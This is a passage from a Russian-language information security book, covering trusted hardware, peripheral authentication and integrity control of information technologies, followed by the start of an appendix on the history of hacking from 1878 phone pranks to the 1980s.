На наш взгляд, именно это является правильным направлением обеспечения защиты на компьютере с фон-Неймановской архитектурой.

Но и здесь есть подводные камни. Дело в том, что принятие решения в системах такого вида будет осуществляться на основе проверки ЭЦП. Если ЭЦП программы верна – то она будет выполняться. Таким образом, например, легко осуществлять контроль легальности программного обеспечения – пиратские копии просто не станут исполняться. Однако, заметим, что если внутри контрольного модуля по ошибке или по злому умыслу окажется неправильный ключ проверки подписи – то тогда не будут выполняться даже легальные программы. Таким образом, при использовании такой уязвимости одномоментно будут остановлены все компьютеры с процессором, поддерживающем на аппаратном уровне технологию La Grande. Просто какая-то антиутопия!

Стоит обратить внимание еще на одну нешуточную опасность – опасность со стороны периферии. Дело в том, что, защищая компьютер (терминал), мы на самом деле защищаем не более чем системный блок. И прилагаем немалые

усилия, чтобы аутентифицировать абонента, находящегося на другом конце Земли, не обращая внимания на то, что ни клавиатура, ни «мышь», ни монитор не аутентифицируются и могут быть безболезненно подменены.

Очевидно, что любого подмененного периферийного элемента компьютерной системы вполне достаточно, чтобы свести к нулю эффективность большинства систем защиты, особенно основанных на паролях. Таким образом, необходимо создавать системы, в которых периферия аутентифицируется на средство защиты. Следовательно, и периферия, и встраиваемое средство защиты должны быть активными.

Второй путь также очевиден – это создание средств, которые изначально, *без встраивания СЗИ* будут осуществлять контрольные функции.

Таким образом, следует ожидать появления «защищенных терминалов» с одной стороны, и средств для защиты терминальных решений – с другой стороны.

Необходимость защиты информационных технологий была осознана лишь в последнее время[20]. До сих пор в сознании общества электронный документ воспринимается как файл, подписанный ЭЦП, – по аналогии с тем, что просто «документ» – это то, что имеет печать и подпись. И то, и другое – неправильно. Вот две иллюстрации – шифрограмма и денежная купюра. И шифрограмма, и купюра не имеют ни подписей, ни печатей – но документами являются. Почему мы воспринимаем их как документы? Лишь потому (и этого достаточно), что **доверяем технологии** их изготовления.

[20] Конявский В. А., Гадасин В. А. Основы понимания феномена электронного обмена информацией. Мн., 2004.

Доверие непосредственно связано с возможностью контроля – в то, что нельзя проконтролировать, можно верить, но нельзя доверять. Следовательно, технология электронного взаимодействия должна *соответствовать сертифицированному эталону*, ее соблюдение должно контролироваться.

Технология – это основная характеристика процесса производства того или иного изделия – продукта производства. Характеризуя процесс производства, технология представляет собой последовательность операций, которые выполняются с помощью средства труда над предметом труда. Результатом последовательных преобразований предмета труда является изделие – продукт производства. В полной аналогии с этим будем рассматривать информационную технологию – как последовательность операций создания информационного продукта – сообщений в электронной форме, электронных документов.

Отсюда основное требование к защите технологии — сохранение отношения упорядоченности множества операций, составляющих технологию рассматриваемого процесса.

Возможны различные способы формирования (изготовления) объекта. Соответственно, различными будут описания технологии. Идентичность двух информационных объектов определяется идентичностью внутренней информации. Другими словами – возможно существование различных информационных технологий, при применении которых будут созданы объекты, несущие сообщение об одном и том же информационном факте.

Очевидно, что основным вопросом в теории защиты информационных технологий будет *вопрос эквивалентности*.

Вообще говоря, вопросы определения эквивалентности объектов, представимых в виде последовательностей, кроме общей математической постановки и применения в рамках рассматриваемой модели, рассматриваются и

в смежных областях. В частности, известны исследования в работах по компьютерной вирусологии, анализе оптимальности программных кодов, биохимии. Причем, в каждой из этих областей общая задача упрощается как минимум наличием эталонного значения для некоторого класса, а как максимум – существованием состоятельной и полной системы правил установления эквивалентности. Другими словами, для установления эквивалентности S_1 и S_2 ($S_1 \sim S_2$) в большинстве случаев один из аргументов известен. Например, поиск эквивалентной структуры вредоносной программы, специфика которой известна заранее.

Так, задача поиска эквивалентных структур в вирусологии (на примере полиморфных вирусов) может быть описана следующим образом.

Полиморфные вирусы состоят из зашифрованного тела вируса и блока дешифрации – так называемой подписи. При размножении блок дешифрации изменяется путем вставки или перестановки операторов, изменения потока управления. Следовательно, задача может быть сформулирована как поиск в контролируемом файле измененной подписи вируса по признаку эквивалентности некоторому известному экземпляру.

Множество электронных сообщений (электронных документов) можно разделить на группы, например, по уровню секретности. На основе требований безопасности система определения эквивалентности двух произвольных информационных технологий будет наполнена некоторым набором правил. Таким образом, множество электронных сообщений (электронных документов) будет разделено на классы, каждый из которых описан уникальной системой правил эквивалентности объектов. Иными словами, будет формироваться вариационное исчисление: полный алфавит – множество операций класса; система

эквивалентных преобразований – правила сравнения информационных технологий.

В общем случае ресурсы компьютерной системы можно рассматривать как некоторое множество элементарных (базисных) операций, под которыми в зависимости от конкретной задачи можно понимать отдельные операции, алгоритмы, процессы, процедуры, протоколы, и т. п. Тогда используемую технологию информационного обмена можно интерпретировать как некоторую последовательность операций, сформированную на основе выборки с возвращением из базисного множества операций. Выбор с возвращением означает, что ряд элементарных операций (например, копирование или чтение) может неоднократно использоваться в составе данной технологии.

Очевидно, что для контроля корректности информационной технологии недостаточно проверки правильности исполнения элементарных операций – на основе «проверенных» операций может быть сформирована некорректная технология. Пример вирусов хорошо иллюстрирует это положение.

В этом случае вместо исходных элементарных операций необходимо рассматривать структурированные объекты: процессы как организованную совокупность операций; процедуры — как детерминированные последовательности процессов; протоколы и т. д.

Одним из следствий этого подхода является требование к преобразованиям информации в электронной среде: требование *сохранения отношения упорядоченности* — (вычислимый) изоморфизм отображения множества символов, рассматриваемого нами (маркированного) как «сообщение». Таким образом, единый подход, основанный на установлении эквивалентности, может обеспечить как контроль объектов, так и контроль процессов (технологий).

Разумно предположить, что в ближайшее время *появятся технические средства защиты информации, реализующие контроль целостности информационных технологий*.

Базовая характеристика большинства подходов к технической защите информации – это надежность. Именно на основе сравнения надежности защиты тем или иным комплексом технических средств, зачастую делается выбор между ними.

Это не всегда лучший выбор. Достаточно отметить, что характеристики надежности и живучести системы – хоть и тесно связаны, но обозначают далеко не одно и то же. Надежность – это свойство системы сохранять способность выполнять заданные *функции в заданном* объеме, тогда как живучесть подразумевает просто способность выполнять *заданные функции*, не фиксируя, в каком объеме они выполняются. Одномоторный самолет *надежней* двухмоторного с двигателями такой же суммарной мощности — хотя бы за счет меньшего суммарного числа деталей в моторе. Но *менее живучий* — отказ мотора в первом случае ведет к катастрофе, тогда как во втором, обычно, к досрочной посадке. Надежность – это в большей степени характеристика объекта, живучесть – в большей степени характеристика процесса.

Таким образом, целью развития средств технической защиты объектов (сообщений) можно считать повышение надежности, тогда как цель защиты информационных технологий — обеспечение *живучести*. Акцент работ меняется, при защите технологии приходится обеспечить защиту *всех* процедур на *всех* этапах работы компьютерной системы, а не только имеющих прямое отношение к обработке конкретных данных. На практике данное положение прекрасно иллюстрируется необходимостью защиты программной среды от вирусов,

влияние которых на конкретный объект зачастую крайне неочевидно.

Кроме того, подход, основанный на анализе не только статики, но и динамики (не только объектов, но и процессов) оказывается продуктивным и в других направлениях. Например, хорошим следствием такого подхода является классификация средств антивирусной защиты, приведенная ранее.

Подводя итог, можно выделить главную, на наш взгляд, тенденцию: **развитие средств защиты информации будет идти по двум различным, но взаимодополняющим направлениям**, а именно:

- стандартные ПЭВМ все более и более будут «впитывать» в себя лучшие достижения в области аппаратной защиты, при этом дополнительно к новому уровню «стандартности» будут необходимы лишь средства идентификации/аутентификации, которые будут активными;

- в областях, где требуется высокий уровень защищенности, будут использоваться новые специально спроектированные технические средства. Средства защиты будут все более и более приобретать черты полноценных компьютеров. Они будут содержать все стандартные для компьютеров составляющие, и при этом сохранять специализацию за счет ОС реального времени и аппаратных спецканалов. В первую очередь появятся специализированные терминалы.

Среди ближайших перспектив – средства создания персональной защищенной среды. Наиболее близко к этому подошли разработчики ПСКЗИ ШИПКА.

В это же время будут активно развиваться технологии HSM, со временем все более приближаясь к серверным решениям. Скорее всего, наиболее активно будут

развиваться аппаратные решения на базе ОС реального времени и специализированных микропроцессоров. Обнадеживающими здесь являются решения «Зелакс-телеком» на базе спецЭВМ разработки ОКБ САПР.

Чуть далее по времени, но все же недалеко – создание защищенных терминалов. На первом этапе наиболее эффективными обещают быть аппаратно-программные решения. В качестве примера можно привести совместную разработку специалистов «Ками» и ОКБ САПР.

Далее на очереди – создание резидентных средств сетевой защиты. Это будут средства, в которых за счет собственных ресурсов будут исполняться процедуры антивирусной защиты, межсетевого экранирования, браузера и др. Наиболее вероятным претендентом на это можно назвать проект «Аккорд-6».

Более отдаленная перспектива – широкое распространение средств защиты информационных технологий. Этот процесс мог бы быть значительно ускорен при заинтересованном участии регулятора.

И наконец. Нам кажется, что в обществе насаждается (сознательно или несознательно) представление о хакерах как об исследователях, бескорыстно изучающих уязвимости информационных систем. Тем самым на одну доску ставятся «медвежатники», вскрывающие квартиры и сейфы, чтобы украсть деньги, и служба спасения, помогающая старикам и детям, оказавшимся взаперти. «Белое» или «черное» – определяется целью, а не навыками. Мы умеет искать (и находить) уязвимости, но мы не хотим, чтобы нас называли хакерами. В отношении хакерства нам близка позиция, изложенная в учебной речи из нового учебника по курсу «Прикладная риторика для специалистов по защите информации» МФТИ, приведенная в Приложении 3.

Приложения

Приложение 1

Краткий экскурс в историю хакеров

Разумеется, чтобы подробно и полно описать всю историю хакеров, потребовалась бы не одна книга. Здесь мы предлагаем вниманию читателя весьма краткий исторический экскурс, но зато приводим основные вехи зарождения и развития «движения» хакеров, а также некоторые интересные, важные и поучительные факты из его истории, которые вполне могут служить для формирования общего представления об этом явлении.

Сами хакеры склонны думать, что они появились задолго до возникновения компьютеров, так как «главной отличительной чертой хакера является нестандартное восприятие мира. Им мало просто видеть предмет в трёх измерениях. Для хакеров каждый предмет связан с определёнными свойствами и включён в определённые причинно-следственные отношения. На протяжении всей истории человечества всегда находились люди, которые выходили за рамки господствующих установок и традиций, создавая свою философию и субкультуру. По иронии судьбы хакерство оказалось тесно сплетённым с криминалом. Так было во все века, так будет и до самого последнего вздоха человечества. Почему? Хакер стремится разобраться во

всём до конца, понять всё до мельчайших подробностей, выйти за область определения объекта, проанализировать и испытать его поведение во всех нештатных ситуациях. От “простого смертного” хакера, прежде всего, отличает исчерпывающее знание предмета. Абсолютное знание по умолчанию подразумевает абсолютную власть над системой. Очень трудно устоять перед искушением и открывающимися перспективами. Между взломом компьютерной системы и механического сейфа нет принципиальной разницы, что бы об этом ни говорили. Так что хакеры были всегда, и некорректно связывать их существование только с ЭВМ и компьютерными технологиями», – писал в своей книге «О взломе» один из адептов хакерства Крис К. – «Очередной каприз истории: именно длительная компьютерная анархия позволила легально развиваться широкому кругу личностей, которые в других отраслях прочно ассоциировались с криминалом. Впрочем, и раньше существовали радиолюбители, которые обходили электронные системы сигнализации, перехватывали секретные передачи и конструировали удивительные по своей природе устройства. Между такими радиолюбителями и хакерами нет качественной разницы. Более того, обычно работа с компьютером связана с интересом к электронике, и хакерское любопытство затрагивает не только компьютерные, но и любые другие системы защиты. Впрочем, я понимаю, что данная трактовка является моим субъективным мнением и может встретить возражения».

В целом примерно такую точку зрения высказывают и некоторые другие отечественные и зарубежные эксперты. Не будем вступать в полемику, тем более философскую, но подчеркнём главное. Действительно, то, что хакерство зародилось задолго до появления первых образцов электронно-вычислительной техники, в принципе, можно считать общепринятым фактом. Нас же сейчас интересует следующий вопрос: можно ли, абстрагируясь от длинных рассуждений, указать на конкретный год появления первых хакеров? Так вот, за точку отсчёта можно принять 1878 год, когда нанятые для работы операторами в телефонной компании Bell

(США) подростки «прославились» своими проделками и хулиганством на коммутаторах. В частности, прародители сегодняшних хакеров развлекались, прослушивая и вклиниваясь в разговоры клиентов компании на линиях связи. Естественно, хакерами в современном смысле этого слова назвать их достаточно трудно, равно как и определить их действия в качестве настоящего хакинга, но, тем не менее, факты телефонного хулиганства в 1878 году принято считать «официальной» датой начала хакерской истории. Так что современная компьютерная преступность возникла не на пустом месте.

Впервые термин «хакерство» применительно к деятельности, связанной с компьютерами, появился в начале 50-х годов XX века. Изначально hackers (хакерами) называли неопытных игроков в гольф, которые обращались с клюшкой для гольфа как с мотыгой (hack – кирка, мотыга). Также хакерами называли и плохих журналистов, «рубивших сплеча», не проверяя факты, или грубых баскетболистов, которые били соперника по руке, держащей мяч. В середине 1950-х годов термин «хакер» приобрёл иное значение – так стали называть себя фанатики развития науки, демонстрировавшие таким способом, что они не имеют ничего общего с научным и политическим истэблишментом. Первые хакеры старались похитить новые научные разработки, чтобы сделать их общедоступными, проводили рискованные эксперименты, и именно они позднее пришли к мысли о том, что человечество нуждается в портативных компьютерах для домашнего пользования, а не только в огромных ЭВМ, которыми тогда располагали немногие организации. В соответствии с некоторыми историческими изысканиями, «большие» компьютеры, изначально созданные для узкоспециализированных военных задач, именно хакерами были восприняты как платформы с поистине безграничными возможностями[1]. В то

[1] Первый массовый компьютер UNIVAC был разработан в 1954 году. Стоимость этого компьютера позволяла ряду корпораций приобрести его для своих нужд. Обычно это были крупные технологические и исследовательские центры. Впервые доступ к ЭВМ смогли получить гражданские лица. Помимо основной деятельности компьютер загружали бесполезными, но очень любопытными задачами. Появились первые

далекое время математики занимались исключительно гипотетическими машинами, которые имели очень отдалённое отношение к действительности, и инженерные разработки обогнали теоретические разработки даже именитых математиков. Предложенная тогда дискретная архитектура доказала своё совершенство и существует по сей день, закономерно приведя к развитию соответствующей математической дисциплины – дискретной математики, большей частью *описывающей* то, что инженеры давно воплотили в «осязаемом металле». Прикладные компьютерные технологии оставили позади математические модели, и сейчас трудно представить, что когда-то вычислительная техника обслуживалась исключительно технической элитой, решавшей рутинные задачи. Впрочем, для тогдашнего высшего менеджмента не было секретом, что иногда свободное машинное время используется профессиональными программистами в личных целях.

Так в стенах лабораторий США возникла и постепенно развилась субкультура хакеров, которая затем распространилась на весь мир[2]. В результате описанных событий уже к концу 50-х – началу 60-х годов XX века хакеры представляли собой своеобразное сообщество высококвалифицированных программистов[3].

головоломки и компьютерные парадоксы – такие, как программа, которая распечатывает своё содержимое или сама стирает себя. Не принося никакой материальной выгоды, они имели только познавательную ценность и способствовали развитию информатики как отдельной дисциплины. В то время всем уже было ясно, что будущее принадлежит этим электронным вычислителям и обеспечить его должны были профессионалы. Но специалисты не возникают сами по себе. Для этого требуется обучение и солидная материальная база. Осознав это, американцы начали поставлять ЭВМ в лучшие институты страны. Первые компьютеры на основе процессора PDP-1 были размещены в учебных заведениях в начале шестидесятых годов.

[2] Впрочем, персонал, обслуживавший правительственные компьютеры, относился к работе очень серьёзно, и машинное время жёстко протоколировалось, поэтому хакерство в то время было ещё экзотической редкостью и не оставило заметного следа в истории. Нам остается только гадать о масштабах хакерства во времена машин UNIVAC. Однако достоверно известно, что уже тогда сотрудников частенько увольняли за отклонение от технологических режимов работы аппаратуры. К сожалению, теперь невозможно установить, было это следствием халатности или попыток получения от машины больше, чем предусмотрел её разработчик.

[3] Причём коммерческие программисты, какими бы ни были их интересы, практически не могли стать хакерами. Работая по заказу, ограниченному жёсткими

В этом интеллигентном сообществе выделялась лаборатория искусственного интеллекта Massachusets Institute of Technology (MIT)[4], в которой работали сливки компьютерного общества. Постепенно они разъедутся по городам и весям, займутся другой работой, распространяя свой жаргон и стиль жизни. Различные источники едины в том, что местом рождения термина «хакерство» можно считать MIT, который одним из первых получил в своё распоряжение большую ЭВМ[5]. В то время компьютеры производились единичными экземплярами, стоили очень дорого, были огромными и медленными, а перспективы их применения казались весьма туманными. Ограниченные возможности компьютера и недостаток выделяемого машинного времени привели к расслоению студентов на тех, кто был хорошо знаком с ЭВМ, и тех, для кого они так и остались «terra incognita»[6]. Исповедуя студенческие традиции, сведущие студенты стали оказывать помощь «париям», завоевав у них авторитет и признание, которое выражалось в удостаивании «гуру» почётного в студенческой среде звания хакера. В данном контексте хакер означал неортодоксального, талантливого программиста. Постепенно среди хакеров

временными рамками, они имели существенно меньше возможностей углубляться в чужой код или ценой затрат массы времени сокращать уже оптимизированную программу. Но это отнюдь не значит, что чуть ли не все хакеры были исключительно студентами. В те времена темпы развития вычислительной техники были невысокими, и на разработку программного обеспечения отводилось много времени, так что познавательные эксперименты могли-таки осуществляться. Тем более, что оптимизация кода тогда была не только показателем профессионализма программиста, но и необходимостью. При существовавших ограничениях памяти, скорости и возможностей периферии хакерство на том этапе истории ассоциировалось с изящностью программирования и профессионализмом.

[4] Massachusets Institute of Technology (MIT) – Массачусетский технологический институт (МТИ).

[5] Вторым центром зарождения хакерства в США был Корнельский университет (Бостон). Поощрение профессурой углубления студентами своих знаний в программировании и предоставление машинного времени по ночам способствовало развитию интереса к вычислительной технике и формированию хакерских традиций. Это поколение навсегда оставило след в истории «звёздными войнами», открыв тем самым возможности компьютера как игровой платформы. Первые образцы ANSI-искусства были созданы в Корнельском университете, и, хотя история умалчивает о том, кто впервые применил символьный терминал для передачи графического образа, он, несомненно, был хакером.

[6] Terra incognita (лат.) – неизвестная земля, недоступная область.

сложилась определённая система ценностей и стандарты поведения, а также взгляды на взаимоотношения со своими коллегами. Так, например, не считалось неэтичным внесение изменений в написанную коллегой компьютерную программу, если целью было её усовершенствование, получение знаний и опыта у более продвинутого сокурсника и т. п. Причём никто не считал нужным выпячивать собственное авторство в разработке тех или иных оригинальных технологических приёмов, методов или решений, равно как никто не похищал компьютерные программы с целью их дальнейшей продажи, не требовал соблюдения авторского права, а также не стремился утаить технологические инновации своего программного продукта. Перечисленные правила поведения постепенно трансформировались в так называемый этический Кодекс хакера, написание которого приписывается студентам того же МТИ. Учившиеся на технических и математических факультетах высших учебных заведений США в конце 1950-х годов студенты искренне верили в то, что наука и новые технологии должны быть свободны от тех условий-ограничений, которые предъявляют официальные органы власти, правительство и бизнес структуры.

Кстати, в 1958 году берёт свой отсчёт статистика компьютерных преступлений, под которыми подразумевались случаи порчи и хищения компьютерного оборудования; кража информации; мошенничество или кража денег, совершённые с применением компьютеров; несанкционированное использование компьютеров или кража машинного времени[7].

Существует мнение, которое поддерживают и многие современные хакеры, что возникновением хакерства в том виде, каким оно было в 60-х годах XX века, мы целиком и полностью обязаны человеку-легенде Кену

[7] Записи велись в Стэнфордском исследовательском институте, но в 1975 году институт прекратил ведение и публикацию статистики ввиду сложности определения достоверности событий, число которых очень быстро росло. Тем не менее, в анналах сохранились, к примеру, следующие, факты: в 1966 году в Миннесоте компьютер впервые был использован в качестве инструмента для ограбления банка; в 1968 году в США было зарегистрировано 13 преступлений, а в 1978 году – 85.

Оулсену, основателю компании DEC и ведущему разработчику аппаратного обеспечения[8]. Без сомненья, он был хакером, и его образ мышления невольно копировали все пользователи его детища в течение двух десятков лет. Действительно, нужен особый склад ума, чтобы создать компьютер, который стоил лишь 120 000 долларов, тогда как мэйнфреймы IBM обходились в миллионы. Конечно, мэйнфреймы IBM заведомо превосходили PDP, но он имел неповторимую архитектуру, сохранившую привлекательность и до сих пор. Даже в наше время есть люди, с увлечением программирующие на ассемблере PDP, используя эмулятор или даже сохранившееся аппаратное обеспечение.

В историю хакерства того времени отдельной страницей был вписан и финальный матч 1961 года по американскому футболу между студенческими командами из Вашингтона и Миннесоты на приз «Розовый мяч». Сторонники вашингтонской команды для поддержки своих любимцев организовали «живое табло», на котором по команде тренера появлялись различные картинки и надписи. Для этого размещённым на трибуне в определённом порядке болельщикам были розданы разноцветные флажки и специальные карточки с указаниями, по какому сигналу флажок какого цвета поднимать.

---

[8] Вопрос, конечно, спорный. В Западной Европе на звание человека-легенды есть другие претенденты. Например, 3 августа 2001 года Интернет-издание CNews.ru сообщило, что на конференции вольных хакеров, которая состоится 10 августа в Нидерландах, будет почтена память немца Вау Холланда (настоящее имя Герварт Холланд-Мориц), одного из первых хакеров в мире. Он скончался в Гамбурге, в возрасте 49 лет, – после инсульта в мае он пребывал в состоянии комы. Вау Холланд, стал хакером на заре тех далёких лет, когда Интернет в его нынешнем виде ещё не существовала. Он был одним из основателей компьютерного клуба «Chaos Computer Club», который впервые прославился, когда его члены проникли в компьютеры NASA, обнародовав уязвимые места в системе безопасности этого агентства. Позднее подобные действия предпринимались членами клуба в отношении многих европейских банков и компаний, выпускающих кредитные карты. По словам Йенса Олига, Холланд пользовался всеобщим уважением среди европейских хакеров. Он был блестящим оратором, человеком с большим чувством юмора, стоящим на позициях открытости и свободы информационного обмена. Он считал, что общественность имеет право знать обо всём, что предпринимают правительства стран мира, но в то же время отстаивал право каждого человека на тайну личной информации. Одним словом, говорит Олиг, он был той запоминающейся личностью, которые нечасто встречаются. Смерть застала его на посту президента «Chaos Computer Club».

С помощью хитроумной комбинации студенты-болельщики Миннесоты заменили карточки, вследствие чего во время матча на импровизированном «табло» появились картинки и надписи, которые вызвали совсем не тот эффект, которого ожидали вашингтонцы. По свежим следам инцидента была произнесена фраза, точно выражающая отношение к хакерству: «Кто-то считает, что это гениально, а кто-то – что это просто безобразие».

В своей книге, посвящённой социальным проблемам киберпространства, журналисты Кэти Хафнер и Джон Маркоф так писали о временах раннего хакерства: «В 60–70-х быть компьютерным хакером означало примерно то же, что в средние века оказаться причисленным к рыцарскому ордену. Звания хакера удостаивались интеллектуально неугомонные души, стремящиеся совершенствовать любую компьютерную программу до тех пор, пока её будет уже невозможно совершенствовать далее. Это означало посвящение себя компьютерам, что непосвящённым казалось фанатизмом, но являлось сущностью тогдашнего хакерства». Таким образом, на то время были чётко определены черты хакерства. Прежде всего, хакерство – постоянный процесс познания окружающего мира посредством информационных технологий, причём в идеале – это процесс ради самого процесса («цель – ничто, движение – всё»). Отрицательные явления, сопровождающие хакерство (например, разглашение конфиденциальной информации, промышленный шпионаж и тому подобное), к истинному хакерству отношения не имеют. Следовательно, «вероотступники», сбившиеся с истинного пути на скользкую дорожку личной выгоды, автоматически теряли право называться хакерами, сколь бы гениальными они ни были.

Кстати, в 60-х – 70-х годах XX столетия хакеры и фрикеры были двумя руками одного организма и оттачивали своё мастерство не в виртуальном пространстве, которого тогда ещё не существовало, а на линиях связи телефонных компаний. Хакеры создавали устройства, которые позволяли обмануть телефонистов и совершать междугородные и международные

телефонные звонки практически бесплатно. Стивен Возняк и Стивен Джобс, будущие основатели легендарной компании Apple Computers, создавшей первый персональный компьютер, принадлежали к числу телефонных хакеров – фрикеров[9]. Принадлежность к этому движению была своеобразным показателем коэффициента интеллекта: телефонных хакеров никогда не насчитывалось больше нескольких сот. Однако если чуть-чуть забежать вперёд, в 1971 году они внезапно превратились в реальную политическую силу, когда заключили союз с бурно развивавшимся движением yippies («йиппи»), проповедовавшим анархистскую, антикапиталистическую и антивоенную идеологию. Йиппи надеялись, что хакеры помогут им в подготовке революции и обеспечат разбросанным по всему миру ячейкам йиппи возможность оперативной связи. В свою очередь, хакеры получали идеологическую и политическую поддержку. В результате принадлежащие или сочувствовавшие йиппи периодические издания стали публиковать детальные схемы обмана телефонных компаний, которые готовили хакеры. Закончилось это плохо: подобные публикации были запрещены, несколько хакеров были приговорены к тюремному заключению, причём «жертвам капитализма» не помогли даже массовые акции протеста, которые организовали и провели йиппи.

В 1969 году по инициативе Управления перспективных исследований Министерства обороны США была создана первая вычислительная сеть, получившая название Advanced Research Projects Agency NETwork – ARPAnet, которая сразу объединила несколько университетов, находящихся в разных концах США, и продолжала стремительно расширяться[10]. Эта сеть планировалась не для передачи секретных сведений, а просто для обмена открытой информацией и электронной перепиской, поэтому

[9] Известно, что персональный компьютер не был детищем IBM, Sperry или Burroughs. Микропроцессоры, на которых были основаны первые образцы, разрабатывались для промышленных роботов, шасси авиалайнеров, светофоров и пр. И именно Возняк и Джобс сообразили, что объединение этих микропроцессоров с микросхемами памяти образует компьютер, который можно собрать даже в гараже.

[10] Barry Leiner. A Brief History of the Internet.

разграничивающих доступ элементов в её архитектуре не присутствовало, что лишний раз подчёркивает – в конце шестидесятых годов XX века проблема компьютерных вандалов еще не стояла. Сеть не только физически объединила компьютеры, но и сплотила работающих за ними людей[11]. Интенсивное взаимодействие сотен и даже тысяч очень неглупых людей послужило невероятно быстрому прогрессу. Для тех времен было характерно открытое обсуждение и распространение технологий и инженерных решений. Любые недочёты быстро исправлялись, и программа (технология) уже в исправленном варианте отправлялась в сеть на следующий цикл доработки.

В конце шестидесятых годов компьютерные технологии шагнули далеко вперед, заменив телетайпы терминалами, а перфокарты – клавиатурой. Не в меньшей мере это отразилось и на возросших вычислительных мощностях. Машинное время выделялось уже в достаточной мере и позволяло решать задачи, о которых раньше никто и не пытался помышлять. Число пользователей ARPAnet продолжало расти, и не всех из них можно было назвать хорошими парнями. Кроме того, ресурсы сети помимо собственно программистов начали использовать для служебной и деловой переписки и люди, далекие от компьютеров. Прежняя монолитность компьютерного сообщества рухнула. Теперь далеко не каждый человек, сидевший за терминалом, был программистом, а всё чаще и чаще он оказывался, выражаясь сегодняшней терминологией, пользователем. Хакерский жаргон становился знаком принадлежности к особой касте компьютерных фанатов – тогда хакерство ещё не было модным, и никто не пользовался его профессиональным сленгом.

В 70-е годы хакерами называли специалистов, хорошо разбирающихся в компьютерном программировании, но тогда же появились и элементы снобизма, например, вошёл в обиход обозначавший полнейшего дилетанта пренебрежительный термин lamer («ламер», смысл этого слова можно

[11] Vinton G. Cerf. The Internet Phenomenon.

передать как «плакальщик»). Не то чтобы раньше не было таковых, но программисты в то время намного терпимей относились к непрофессионалам, да и как бы можно было расценить такие оскорбления в тесных рабочих коллективах?

Хакерство развивалось вместе с совершенствованием компьютерных технологий, его масштабы росли вместе с расширением области применения компьютеров. Прогресс компьютерной индустрии и эволюция хакерства оказались тесно связанными, взаимозависимыми процессами, и среди экспертов весьма популярной является точка зрения, согласно которой хакеры считаются «если не двигателем компьютерного прогресса, то уж одним из наиболее существенных его компонентов». Иногда пытаются обосновать даже утверждение, что все успехи США в развитии вычислительной техники связаны с одиночками. Так, классическим компьютерным взломом считаются действия системщиков из Motorola, которые в середине 70-х годов обнаружили недостатки в операционной системе CP-V фирмы Xerox, позволяющие перехватывать управление. Следуя ранним традициям хакерства, они сообщили об этом разработчикам. Однако те никак не отреагировали и поплатились, ибо хакерская натура стерпеть несовершенство программы не могла. Были написаны две небольшие программки под кодовыми именами «Робин Гуд» и «Монах Тук», которые, будучи запущены в Xerox, произвели настоящий переполох, не только перезапуская друг друга, но и «переговариваясь» между собой с помощью операторской консоли. После этого CP-V была срочно доработана.

Конец хакеров старой формации пришёлся на 70-е годы. Если прежде отведённое на разработки время было, как правило, практически не ограничено, а конечная стоимость продукта не критична, то теперь каждый стремился обогнать всех. В итоге страдало качество программного кода, использовались все пути удешевления и ускорения разработки программного обеспечения. Показывать свою индивидуальность в этих условиях стало невозможно, и профессионалы начали потихоньку уходить из

программирования. Вместе с их уходом менялась вся субкультура и философия раннего хакерского сообщества. Коммерция и прибыль любой ценой изменили систему ценностей, и главным критерием стала скорость написания программного продукта, невзирая на его низкое качество. Популярной стала установка на то, что «любые огрехи программного обеспечения не обнаруживаются сразу и всегда есть время их устранить... но потом, когда клиент, поверивший рекламе, вложит деньги в товар и приобретёт его. Кто первым выбрасывает на рынок продукт, тот и захватывает его». Оптимальные решения были не востребованы, а производительность компьютеров была уже достаточной, чтобы «сырой» программный код не слишком волновал заказчика. Аппаратное обеспечение дешевело намного быстрее программного, и было проще купить более мощный компьютер для написанной с ошибками программы, нежели приобретать для дешёвой машины оптимизированный код, стоимость которого в этом случае была бы намного выше.

В 80-е годы слово «хакер» приобрело современное значение, обозначающее человека, который взламывает компьютерные системы, для того чтобы украсть или уничтожить информацию. В начале 80-х годов началась компьютеризация мира, и хакеры стали теми, кем являются и теперь. Они оснастили свои персональные компьютеры модемами и начали активно общаться. Они заводили новых друзей, обменивались информацией, в частности украденными компьютерными паролями и номерами кредитных карточек, и совершали первые в истории электронной коммерции сделки – продавали друг другу компьютерные чипы. Первой крупной жертвой хакеров стало Агентство передовых исследовательских проектов (Advanced Research Projects Agency – ARPA), созданное при Министерстве обороны США, которое в 1969 году создало первую компьютерную сеть ARPANET. К ней были подключены компьютеры ведущих, в том числе и невоенных лабораторий и исследовательских центров США, а также компьютеры государственных структур, действовавших в сфере обороны и безопасности.

Так вот, в 1981 году ARPANET была взломана двадцатипятилетним Пэтом Ридлом, известным в хакерских кругах под псевдонимом «Captain Zap»[12]. После этого он подобрал пароли к компьютерам Пентагона, Белого Дома и ряда других организаций. Кроме этого, он смог похитить примерно 500000 долларов различных компьютерных компаний. ФБР США довольно оперативно арестовало Ридла, но отправить его за решётку оказалось весьма сложно, поскольку тогда не существовало законов о компьютерной преступности. В результате Ридл был осуждён за кражу услуг телефонных компаний. Тогда же ARPANET превратилась в Интернет, и к ней подключились различные университеты, а также крупные организации. В то время о безопасности сетей не слишком беспокоились, и случалось, что для входа в систему не нужен был даже пароль[13]. Хакерское сообщество быстро пополнялось новыми членами, которые, в основном, были подростками с модемами.

В 1983 году история Ридла послужила основой для сценария фильма «War Games» («Военные игры»), в котором описывалось, как юный вундеркинд-компьютерщик, помешанный на военных играх, начал играть в Третью Мировую войну с неизвестным мощным компьютером. По ходу сюжета выясняется, что хакер подключился к главному компьютеру Пентагона, который воспринимает его игровые фантазии как реальный ввод информации, предшествующей настоящему началу мировой войны. Баллистические ракеты уже готовятся взлететь, но вундеркинд в последний момент предотвращает войну. «Девятый вал» новоявленных хакеров пришёлся именно на 1983 год, и это событие не без основания связывали с выходом фильма «War Games».

Естественно, что этот неуправляемый процесс в компьютерной сфере не прошёл мимо внимания ФБР США, и оно всерьёз взялось за хакеров. Первой была изобличена группа хакеров под названием «414» (название

---

[12] «Captain Zap» (англ.) – «Вожак уничтожения».
[13] Gregory R. Gromov. The Roads and Crossroads of Internet 's History, 1998.

